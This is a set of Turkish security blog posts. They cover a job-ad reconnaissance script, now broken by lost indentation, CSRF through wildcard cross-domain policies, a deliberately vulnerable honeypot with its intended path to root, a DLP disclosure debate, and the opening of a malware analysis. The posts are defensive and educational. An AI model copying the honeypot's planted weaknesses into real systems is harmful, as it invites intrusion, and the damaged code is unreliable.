Hedeflenmiş bir saldırıya maruz kalma ihtimalinin düşük olduğunu düşünsenizde yerli hacking forumlarına göz attığınızda yüzlerce kişinin trojanların, keyloggerların antivirüs yazılımlarına yakalanmamaları adına hummalı çalışmalara devam ettiğini ve bu trojanların ve keyloggerların 300-1000 TL arasında alıcı bulduğunu görebilirsiniz.


Kısa bir bilgilendirmeden sonra neden bu yazıyı yazdığıma gelebiliriz. Geçtiğimiz günlerde bir iş ilanı örneğine ihtiyacım vardı ve iş ilanı sitelerinde CISSP anahtar kelimesi ile aramalar yapıyordum. Bir arama sonucunda bir firmanın iş ilanında kullandığı antivirüs yazılımından IPS teknolojisine kadar gizlenmesi gereken tüm bilgileri paylaştığını gördüm.



Hemen aklıma Çinli general Sun Tzu'nun söylediği o meşhur söz aklıma geldi

> *To know your Enemy, you must become your Enemy*

Bu sözden yola çıkarak acaba ufak bir program yardımı ile anahtar kelimeler ile firmaları eşleştirerek firmalar hakkında ne kadar bilgi edinebilirim sorusuna yanıt aramaya karar verdim ve bilgi edinmek için örnek olarak SecretCV ilan sitesini kullanan bir program hazırladım.



Ben yapıyorsam düşmanım daha da iyisini yapardan yola çıkarsak firmaların kullandığı yazılımları ilan siteleri üzerinden tespit etmenin kolay olduğunu bunun dışında firmaların kurum içerisinde kalması gereken yazılım/üretici bilgilerini farkındalık eksikliği nedeniyle ilanlara taşıdıklarını görebiliyoruz. Özetle verdiğimiz iş ilanlarına, yazışmalara dikkat edelim diyerek bu haftaki yazıma burada son veriyorum.

POC programı buradan veya aşağıdan temin edebilirsiniz.

```
# -*- coding: utf-8 -*-
# #lan Arama Uygulamasi
# 09.03.2010 23:15
# http://www.mertsarica.com

import urllib2
import re
import os
import sys

os.system("cls")

print "============================================================="
print u"\t#lan Arama Uygulamas# v1.0"
print "============================================================="
if len(sys.argv) < 2:
print "\nKullanim: python ilan_bul.py [aranacak kelime]\n"
sys.exit(1)

keyword = ' '.join(sys.argv[1:])

print "[+] Anahtar kelime: %s\n" % keyword

keyword = keyword.replace(" ", "+")

url = "http://www.secretcv.com/modul/is_ilanlari?f[kelime]=" + keyword + "&gonder=%C4%B0LAN+ARA&f[oge]=1000"

response = urllib2.urlopen(url)
html = response.read()

ilanlar = re.findall(r"(http://www\.secretcv\.com/ilan/\S+\d+\.html)", html)

firmalar = re.findall(r"(title=\"(\S).*? firma)", html)

if len(firmalar) > 0:
print u"[+] Anahtar kelime ile ili#kili firmalar:"
i = 0
m = 0
for firma in firmalar:
if (i % 2) == 0:
print "\n[*] Firma: %s" % (unicode(str(firma[0][7:len(firma)-8]), 'utf-8'))
url = ilanlar[m]
response = urllib2.urlopen(url)
html = response.read()
sistem = re.findall("(debian|pix|surf control|surfcontrol|checkpoint|mcafee|redhat|solaris|" +
"aix|slackware|windows|cisco|trend micro|trendmicro|symantec|norton|apache|iis|" +
"juniper|websphere|panda|kaspersky|microsoft sql|mssql|oracle|sybase|db2|fortigate|" +
"nod32|sophos|snort|iss|ubuntu|vmware|bindview|bind|arcsight|check point|websense|" +
"veritas|netbackup|net backup|suse|centos|mandrake|spam assassin|spamassassin|qmail|" +
"acronis|exchange|squid|postfix|ossec|qmail)"
, html.lower())
sistem = list(set(sistem))
if len(sistem) > 0:
print u"[**] #lan: %s" % url
print u"[**] #landa tespit edilen potansiyel üretici/yaz#l#m bilgileri:"
for bilgi in sistem:
print "\t" + bilgi.capitalize()
komut = "start " + url
os.system(komut)
i = i + 1
m = m + 2
else:
print u"[+] Anahtar kelime ile ili#kili firma bulunamad#..."

print "\n-------------------------------------------------------------"
print "\t\thttp://www.mertsarica.com"
```

Tivibu

Source: https://www.mertsarica.com/tivibu/


By M.S on March 7th, 2010

Çocukken meraktan alınan her oyuncağın içini açar bakarmışım ne var ne yok diye. Aradan yıllar geçmesine rağmen huylu huyundan vazgeçmedi sadece oyuncak arabaların, helikopterlerin yerini programlar aldı :)


Geçtiğimiz hafta bir web sitesi gezerken TTNet'in Tivibu reklamını gördüm. Nedir bu Tivibu diyecek olursanız internet bağlantısı olan her yerden TV izlemenize imkan tanıyan bir program. Yine bir can sıkıntısı, yine bir merak ile programı kurup incelemeye karar verdim. Bu arada bu hizmetten faydalanabilmek ve programı kullanabilmek için ayda 1 TL ödemeniz gerekiyor. Sadece nasıl çalıştığını merak ettiğim için üye olmak yerine programı kurup incelemeyi tercih ettim.

Kısa süren bir incelemeden sonra Tivibu programının Microsoft Silverlight kullandığını farkettim. Silverlight ile daha önce pek haşır neşir olmadığım için Tivibu sunucusu ile Silverlight client arasındaki şifreli trafiği (SSL) Fiddler programı ile incelemeye karar verdim ancak bir türlü araya giremedim.
Laz olmasamda laz damarım tuttu ve biraz kafa patlattıktan sonra sertifikaların uygulamanın içine gömülü olduğunu, bu nedenle araya giremediğimi farkettim. Uygulama içerisine gömülü olan sertifikaları değiştirmeye üşendiğim için Hex editor ile programa göz atmaya karar verdim.

Yine kısa süren bir inceleme sonrasında Tivibu programı içerisinden gerçekleştirilen isteklerin WCFweb servisine gittiğini farkettim.



İşin içinde WCF olunca ?wsdl parametresi ile tanımlı web servislerine ait bilgileri görmeniz her zaman mümkün olamayabiliyor bu nedenle Microsoft'un bu iş için geliştirmiş olduğu svcutil uygulaması hemen imdadıma yetişti.



Bu wsdl dosyasından faydalanarak kendi Tivibu programını yazabilir misiniz sorusunun cevabını ve araya neden girilmesini istemediklerinin nedenini bulmayı sizlere bırakıyorum :)

İşin içinde Silverlight oldu mu, cross-domain güvenlik politikaları bir şekilde root klasörü altında yer almak zorunda diye düşündüm, oltamı salladım veeee bingo, Cross domain policy ve Client access policy karşıma çıkıverdi. Bu politikaların asıl amacı CSRF (cross-site request forgery) saldırılarını önlemektedir. Çoğunlukla program/uygulama (flash/flex/silverlight) geliştiricileri bu politikaların ne işe yaradıklarını pek bilmedikleri için domain adı belirtmeden wildcardı koyuverirler ve ortaya CSRF güvenlik zafiyeti çıkar. Program tarafından veri çekilecek alan adlarına bu politikalarda yer vermez ve wildcard (*) kullanırsanız art niyetli kişiler CSRF saldırısı ile program tarafından kullanılan kullanıcı bilgilerini çalabilirler.

Daha anlaşılabilir olması adına örnek bir senaryo üzerinden gidecek olursak;

1- Sefil kullanıcı Tivibu uygulamasına giriş yapıyor.
2- Art niyetli bir kişi Tivibu sunucusu ile haberleşen Silverlight uygulamasını kendi sitesine koyarak sefil kullanıcının sayfasını ziyaret etmesini bir şekilde sağlıyor. (E-posta, MSN, Facebook)

3- Sefil kullanıcının Silverlight uygulaması art niyetli kişinin sayfasında yer alan Silverlight uygulaması üzerinden Tivibu sunucusu ile haberleşiyor ve art niyetli kişi sefil kullanıcının verilerini çalabiliyor.

Kendi geliştirdiğiniz (flash/flex/silverlight) uygulamalarda/programlarda cross-domain güvenlik politikalarına dikkat etmenizi önerir, bir sonraki yazıda görüşmek dileğiyle herkese iyi haftasonları dilerim...

Penetrasyon Testi için Firma Seçimi

Source: https://www.mertsarica.com/penetrasyon-testi-icin-firma-secimi/

By M.S on February 26th, 2010

Teknik yazıların yanında birazda iş hayatına, günlük işlere dair mesajlarda yazayımki verdiğim sözü yerine getirmiş olayım dedim bu nedenle bu seferki yazımda penetrasyon testi hizmeti almadan önce firma seçmek için izlediğimiz yolu sizlerle paylaşırsam faydalı olabileceğini düşündüm. Malum alacağınız hizmet penetrasyon testi olunca testi gerçekleştiren kişinin veya ekibin sertifikaları, referansları, firmanın büyüklüğü bir yana teknik olarak konuya hakimiyeti, uzmanlığı oldukça önemli bu nedenle doğru firmayı seçmeden önce mutlaka honeypot kurar ve firmaların honeypot üzerinde penetrasyon testi gerçekleştirmelerini talep ederiz.

Geçtiğimiz aylarda dört yerli bir yabancı firma ile görüştüm. Ağırlığın yerli firmalar olmasının sebebi tabiiki fiyat ve performans. Yabancı firmalar, dünyanın dört bir yanında bu hizmeti gerçekleştirmeleri nedeniyle haklı olarak geniş danışman kadrolarını, bilgi birikimlerinin fazla olmasını ve isimlerini pazarladıkları için yerli firmalara kıyasla biraz daha pahalıya bu hizmeti veriyorlar ancak günün sonunda rapora bakıldığında yerli firmalar ile aralarında çokta fark olmadığını görebiliyorsunuz.


Honeypot hazırlama kısmına gelecek olursak internette bunun için fazla sayıda kaynak bulunuyor. Google'da ufak bir araştırma yaptığınızda CTF (capture the flag) için hazırlanmış bir çok sanal makina imajı ile karşılaşabilirsiniz. Bir tanesini alarak ihtiyaçlarınız doğrultusunda değiştirerek güzel bir değerlendirme tahtası oluşturabilirsiniz. Bende aynen bu şekilde bir imaj buldum ve üzerini özenle seçilmiş güvenlik zafiyetleri ile tamamladım.

Honeypot'un testi gerçekleştiren firmalar tarafından ele geçirilmesi için kafamda oluşturduğum yol, öncelikle web uygulamasının hack edilmesi, sistem üzerinde uzaktan komut çalıştırılarak sisteme netcat ve benzeri araçlar ile bağlantı kurulması ve daha sonra sistem üzerinde SUID bit'ine sahip olan ve üzerinde format string ve buffer overflow güvenlik zafiyeti bulunan uygulamanın istismar edilerek sunucunun ele geçirilmesi olmuştu. Buffer overflow ve Format String güvenlik zafiyetlerinin istismar edilebilmesi için sistem üzerindeki ön tanımlı korumaları kapatmayıda (Execshield, ASLR vs.) ihmal etmedim.

Öncelikle Honeypot'un işletim sisteminin (Fedora) yama seviyesini local istismar araçları ile istismar edilemeyecek seviyeye getirdim. Sanal makina imajının içerisinde md5 ile hashlenmiş yönetici şifresinin dışarıdan görüntülenmesine olanak sağlayan güvenlik zafiyetine sahip NanoCMS web uygulaması ve bunun dışında bir de eski sürüm Drupal portal bulunuyordu. NanoCMS, Drupal ve sistem üzerinde kurulu olan Mysql şifrelerini test1234, deneme1234 ve 1q2w3e4r gibi oldukça zayıf seçmeye özen gösterdim. Bunun dışında internetten C programlama dili ile kodlanmış bir echoserv daemonu buldum (echoserv dediğimiz servise telnet çektiğinizde ne girdi gönderirseniz çıktı olarak onu alıyorsunuz) ve FreeBSD telnet sunucusu gibi kendisini 65530. portta sunmasını sağladım. Sadece bununla kalmayarak sprintf() gibi tehlikeli fonksiyonlar kullanarak format string ve buffer overflow güvenlik zafiyetlerini itinayla oluşturdum :)

Kısaca en kolay yoldan sunucuyu ele geçirmek için izlenecek yol NanoCMS yönetici şifresinin hash hali alınacak, herhangi bir md5 çözücü ile çözülecek, NanoCMS yönetici paneline uzaktan komut çalıştırmaya imkan tanıyacak php kodu eklenecek ve daha sonrasında apache yetkisi ile uzaktan komut çalıştırılabilecekti. Daha sonra netstat çıktısı ve crontab dosyası incelenerek sistemde echoserv uygulamasının hangi portta hangi klasörde hangi yetki ile çalıştığı tespit edilecek ve istismar edilerek root yetkisi alınabilecekti.

Hazırlıklarımı tamamladıktan sonra her firmaya 48 saat süre vererek penetrasyon testlerini gerçekleştirmelerini ve tespit ettikleri güvenlik zafiyetlerini içeren hem teknik hem yönetsel raporu en geç bir hafta içerisinde göndermelerini talep ettim.



Penetrasyon Testi
Bilgilendirme Dokümanı

- ✓ Hedef sisteme ait bağlantı adresi size e-posta yolu ile gönderilmiştir.
- ✓ Penetrasyon testinizi gerçekleştirmek için 48 saatiniz (09:00 AM - 09:00 AM) bulunmaktadır.
- ✓ Gerçekleştireceğiniz penetrasyon testi ile sistem üzerinde var olan *tüm* bulguları raporlamanız ve mümkün olanları istismar etmeniz beklenmektedir. Kaynak kodu düzeyinden uygulama düzeyine kadar raporlayacağınız ve istismar edeceğiniz tüm bulgular büyük önem arz etmektedir.
- ✓ root klasörü altında yer alan secretcode.txt içerisindeki metni rapor ile birlikte tarafımıza iletmeniz durumunda, testinize ait değerlendirme sürecine katkısı olumlu yönde olacaktır.
- ✓ Penetrasyon testini tamamlandıktan sonra raporu en geç 1 hafta içerisinde tarafımıza iletmeniz gerekmektedir.
- ✓ Gerçekleştirdiğiniz penetrasyon testine ait hem yönetsel hemde teknik olmak üzere 2 adet rapor hazırlamanız gerekmektedir. Teknik raporda bulgular ile ilgili detaylı açıklamalara, proof-of-concept kod ve ekran görüntülerine yer verilmesi değerlendirme açısından oldukça önemlidir.
- ✓ 48 saatlik zaman diliminiz dolduktan sonra sistem devre dışı bırakılacaktır bu nedenle raporlama için ihtiyaç duyacağınız tüm kontrolleri size verilen 48 saatlik zaman dilimi içerisinde gerçekleştirmeniz gerekmektedir.
- ✓ Testler esnasında tarafımızdan kaynaklabilecek kesinti olması durumunda kaybedilen süre talep etmeniz durumunda size ilave süre olarak verilecektir.

Testler esnasında aşağıdaki maddelerde yer alan eylemleri gerçekleştir*memen*iz önemle rica olunur.

- ARP poison saldırısı
- DDOS/DOS saldırısı

Penetrasyon testini size belirtilen başlangıç ve bitiş süreleri içerisinde gerçekleştirmeniz önemle rica olunur, aksi durumda test geçersiz sayılacaktır.

Raporları incelediğimde yerli firmalardan bir tanesinin diğerlerinden daha iyi olduğu, diğer ikisinin aynı seviyede olduğu, bir tanesinin ise yeterli seviyede olmadığı ortaya çıktı. Beni asıl şaşırtan ise yabancı firmanın yerli firmalar kadar başarılı olamasmaıydı sebebi ise Honeypot üzerinde hem ağ hem web uygulamasına yönelik penetrasyon testi gerçekleştirmelerini talep etmemize rağmen sadece web uygulama penetrasyon testi gerçekleştirmiş olmalarıydı.

Tüm firmalar testlerini gerçekleştirdikten sonra kendilerini değerlendirebilmeleri için daha önce hazırlamış olduğum ufak cevap anahtarını kendileri ile paylaştım.

Sonuç olarak yazının başında da belirttiğim gibi firmaların hizmetlerine dair sizle paylaştıkları örnek raporlar, referanslar kağıt üzerinde dört dörtlük olabilir ancak hazırlamış olduğunuz honeypot üzerinde gerçekleştirecekleri ve size sunacakları rapor sizin için paha biçilmez olabilir...

Dost Acı Söyler...

Source: https://www.mertsarica.com/symantec-dlp-data-loss-prevention/

By M.S on February 16th, 2010

Yaklaşık 1 hafta önce Netsec e-posta listesine kayıtlı bir üye Symantec DLP ürününde, admin yetkisi ile servislerin kapatılabildiğini gösteren bir video adresi paylaştı ve tartışmalar başladı. Öncelikle bu üyenin başka bir üreticinin (Websense) dağıtıcısı olması nedeniyle bu video adresini paylaşması eleştirilerin ilk hedefi oldu. Daha sonra bu durumun windows'un bir zafiyeti olduğunu söyleyenler oldu, videonun Symantec'i karalama amacıyla bu üye tarafından çekildiğini ve yayınlandığını söyleyenler oldu, system yetkisine sahip kullanıcı lokalde çalışan her programı zaten kapatılabilir diyenler oldu ve tartışmalar böyle sürüp gitti.

Konuya etik açıdan bakılacak olursa bu sektörde yer alan bireyler olarak bilişim güvenliğine önem veriyor, beyaz şapkamız ile iş yapıyor ve her kim olursa olsun, X üreticisinin veya Y üreticisinin müşteriside olsa amacımız masum insanların art niyetli kişilerce istismar edilmesini engellemek, üreticileri güvenli ürünler geliştirmeye teşvik etmek ise bu veya benzer videoları yayınlamadan önce biraz olsun bu durumun ortaya çıkartacağı sorunları ve madur edeceği insanlarıda düşünmek zorundayız. X ürününde bir güvenlik açığı var ise bunu bildirmek ile bu güvenlik açığını istismar eden aracı programlamak ve yayınlamak arasında büyük fark olduğunu düşünüyorum bu nedenle bende çoğu zaman yayınladığım videolarda buna özen gösteriyor, üreticiyi zor durumda bırakmadan insanları bilgilendirmeye çalışıyorum. Benim düşünceme göre hem responsible disclosure adına hem de üreticiler arasındaki gayri resmi centilmenlik anlaşmaları kapsamında bu videonun genel ile paylaşılmadan önce Symantec yetkilileri ile paylaşılmalıydı.

Konuya müşteri/potansiyel müşteri açısından bakılacak olursa eminimki hiçbir kurum, kritik bilgilerinin dışarıya sızdırılmaması için satın aldığı bir ürünün basit bir şekilde devre dışı bırakılmasını istemez. Tartışma yaratan video ile Symantec DLP ürününün rakipleri karşısında process/servis güvenliği açısından geride kaldığı inkar edilemez bir gerçek. Her ne kadar servisleri kapatmak için admin yetkisine ihtiyaç duyulsada örneğin DLP agent'ının üzerinde çalıştığı işletim sistemindeki yamalarda bir eksiklik veya system yetkisi ile çalışan bir yazılımdaki bir zafiyetin istismar edilmesi sonrasında işletim sistemi üzerinde system yetkisi kolayca elde edilebileceği için bu tür çözümlerin kolay bir şekilde devre dışı bırakılmasının pek kabul edilebilir olduğunu düşünmüyorum. Eğer aksi durum söz konusu olsaydı eminimki ne rakipler ne de antivirus yazılımlarında servislerin/processlerin kolayca kapatılmaması için ek kontroller uygulanmaz ve önlemler alınmazdı.

Tartışmaları ve yorumları bir kenara bırakacak olursak, geçtiğimiz akşam can sıkıntısından Symantec DLP ürünü ile birlikte gelen yönetici kılavuzunu okuyordum ve DLP yönetim araçlarından biri olan process_shutdown programı ile ilgili bölüm dikkatimi çekti. Bu program ile DLP servislerini kapatabiliyorsunuz ancak bunun için DLP agent'ının kullandığı doğru şifreyi bilmeniz gerekiyor. Malum her zamanki can sıkıntısı ve merak ile process_shutdown yazılımını assembly seviyesinde incelemeye başladım ve doğru şifre girmeden servisi kapatabilmenin yollarını aramaya koyuldum ve çok geçmeden bunu başarabildim.

Son söz olarak Symantec DLP çözümünün servis/process güvenliği konusunda iyileştirmeye açık olduğu hem diğer video ile hem de yaptığım bu ufak inceleme ile ortaya çıkıyor. Umarım Symantec en kısa süre içerisinde ürün üzerinde gerekli iyileştirmeleri yaparak bu ürünü servis/process güvenliği konusunda rakipleri ile aynı seviyeye getirir ve bu tartışmalar son bulur.

Not: POC olarak genel izleyici kitlesi için teknik detay içermeyen ve Symantec yetkilileri için teknik detay içeren iki farklı video çektim. Symantec yetkileri ile geçtiğimiz Cuma günü videoyu paylaştım. Genel izleyici kitlesi için hazırlanan video aşağıdadır, iyi seyirler...

Basit Malware Analizi (Windows)

Source: https://www.mertsarica.com/basit-malware-analizi/


By M.S on February 9th, 2010

Hatırlarsanız Aralık ayında şans eseri bir arkadaşımın şüphelendiği bir e-postayı bana göndermesi ve incelemem sonrasında Türkiye'de internet bankacılığını kullanan müşterileri hedef alan ve çalıştığı işletim sistemi üzerindeki kullanıcının internet bankacılığına girişi esnasında kullanıcı adı ve sanal klavyeninin ekran görüntüsünü kayıt eden ve tuş bilgilerini çalan bir trojan keşfetmiştim. Trojanı nasıl keşfettiğim ile ilgili bir yazı karalayacağımı belirtmiştim ancak araya giren diğer işler nedeniyle bugüne kısmet oldu.


Bugünkü yazımın sizlere basitçe şüphelendiğiniz bir programın işletim sisteminizde ne işler çevirdiğini anlamanız için yol göstereceğini ümit ediyorum.

Hemen konuya girecek olursam, şüpheli dosyamızın adı cv_ve_resimlerim.rar

Rar dosyasını açtıktan sonra içerisinden resim dosyası görünümüne bürünmüş SCR uzantılı bir dosya, RTF uzantılı başka bir dosya, bir kısa yol dosyası ve belden altı tüm dosyaları açmaya teşvik edecek 3 adet resim ile karşılaştım. (Hedef kitleyi tahmin edebildiniz mi :p)

